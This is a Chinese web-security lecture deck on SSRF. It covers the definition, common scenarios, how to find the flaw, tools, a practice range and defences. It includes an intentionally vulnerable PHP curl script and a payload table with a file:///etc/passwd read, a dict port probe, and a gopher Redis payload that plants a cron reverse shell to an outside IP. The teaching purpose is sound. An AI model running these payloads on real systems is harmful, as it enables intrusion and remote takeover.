



3.6-SSRF漏洞

无涯老师

： 上一节内容回顾

- 1、XML基础知识
- 2、什么是XXE
- 3、XXE利用方式
- 4、XXE防御

课程大纲

- 1、SSRF是什么
- 2、SSRF常见场景
- 3、如何发现SSRF漏洞
- 4、如何防御SSRF漏洞



01

SSRF是什么

PHP-CURL

```
<?php
function curl($url){
    $ch = curl_init();
    // 设置URL和相应的选项
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    // 抓取URL并把它传递给浏览器
    curl_exec($ch);
    // 关闭cURL资源，并且释放系统资源
    curl_close($ch);
}

$url = $_GET['url'];
curl($url);
?>
```

php curl扩展

获取网页资源——爬虫

webservice——获取接口数据

FTP——下载文件

```
php.ini extension=php_curl.dll
```



SSRF

SSRF (Server-Side Request Forgery)
服务器端请求伪造

PHP其他函数

函数	作用
<code>curl_exec()</code>	执行 cURL 会话
<code>file_get_contents()</code>	将整个文件读入一个字符串
<code>fsockopen()</code>	打开一个网络连接或者一个Unix套接字连接

可能引起SSRF漏洞

⋮ CURL其他协议

协议	作用	payload
file	查看文件	<code>curl -v 'file:///etc/passwd'</code>
dict	探测端口	<code>http://localhost/ssrf/ssrf1.php?url=dict://127.0.0.1:3306</code>
gopher	反弹shell	<code>curl -v 'gopher://127.0.0.1:6379/_*3%0d%0a\$3%0d%0aset%0d%0a\$1%0d%0a1%0d%0a\$57%0d%0a%0a%0a%0a*/1 * * * * bash -i >&/dev/tcp/192.168.142.135/44440>&1%0a%0a%0a%0d%0a*4%0d%0a\$6%0d%0aconfig%0d%0a\$3%0d%0aset%0d%0a\$3%0d%0adir%0d%0a\$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a\$6%0d%0aconfig%0d%0a\$3%0d%0aset%0d%0a\$10%0d%0adbfilename%0d%0a\$4%0d%0aroot%0d%0a*1%0d%0a\$4%0d%0asave%0d%0a*1%0d%0a\$4%0d%0aquit%0d%0a'</code>

协议


dict协议：用于搭建在线字典服务

gopher协议：是一种信息查找系统，只支持文本，不支持图像，已被HTTP替代

SSRF定义

SSRF Server-Side Request Forgery

服务器端请求伪造：是一种由攻击者构造形成由**服务端**发起请求的一个安全漏洞。



危害（利用方式）

- 1、扫描资产
- 2、获取敏感信息
- 3、攻击内网服务器（绕过防火墙）
- 4、访问大文件，造成溢出
- 5、通过Redis写入WebShell或建立反弹连接



02

SSRF常见场景

社会化分享功能



转码服务



在线翻译



图片加载、下载功能

添加图片 ×

图片地址

本地上传

图片描述

图片链接

http://

确定

取消

[前往管理图片库](#)

从图库上传

从本地上传

图片分类 未分组 (4889) ▼

* 上传图片宽度最小为960px，高度最小为300px，图片大小不超过5M

可选择 1 张，已选择 1 张



下一步

从本地上传

图片、文章收藏功能



更换图片

账户设置

收货地址

我的订单

我的购物车

我的收藏


收藏的文章收藏的产品

搜索文章标题

文章标题	创建时间	操作
文章所在位置	2017-07-06 09:42	取消收藏

上一页1/1下一页跳转到1

网站采集、网站抓取



实际案例

1、Wordpress 3.5.1以下版本 xmlrpc.php pingback的缺陷与SSRF

2、discuz!的SSRF (利用php的header函数来绕过, 其实就是302跳转实现协议转换)

3、weblogic的SSRF



03

如何发现SSRF漏洞

实际案例

- 1、爬取地址
- 2、查看是否请求了其他资源

也可以用Google语法搜索关键字：

share、wap、url、link、src、source、target、u、3g、display、sourceURL、imageURL、domain

PHP其他函数

函数	作用
<code>curl_exec()</code>	执行 cURL 会话
<code>file_get_contents()</code>	将整个文件读入一个字符串
<code>fsockopen()</code>	打开一个网络连接或者一个Unix套接字连接



工具

<https://github.com/cujanovic/SSRF-Testing>
<https://github.com/tarunkant/Gopherus>
<https://github.com/swisskyrepo/SSRFmap>

■ 靶场

pikachu

http://localhost/pikachu/vul/ssrf/ssrf_curl.php



04

如何防禦SSRF漏洞

： 防御

- 1、禁用协议
- 2、限制请求端口
- 3、设置URL白名单
- 4、过滤返回信息
- 5、统一错误信息



Thank you for watching

无涯老师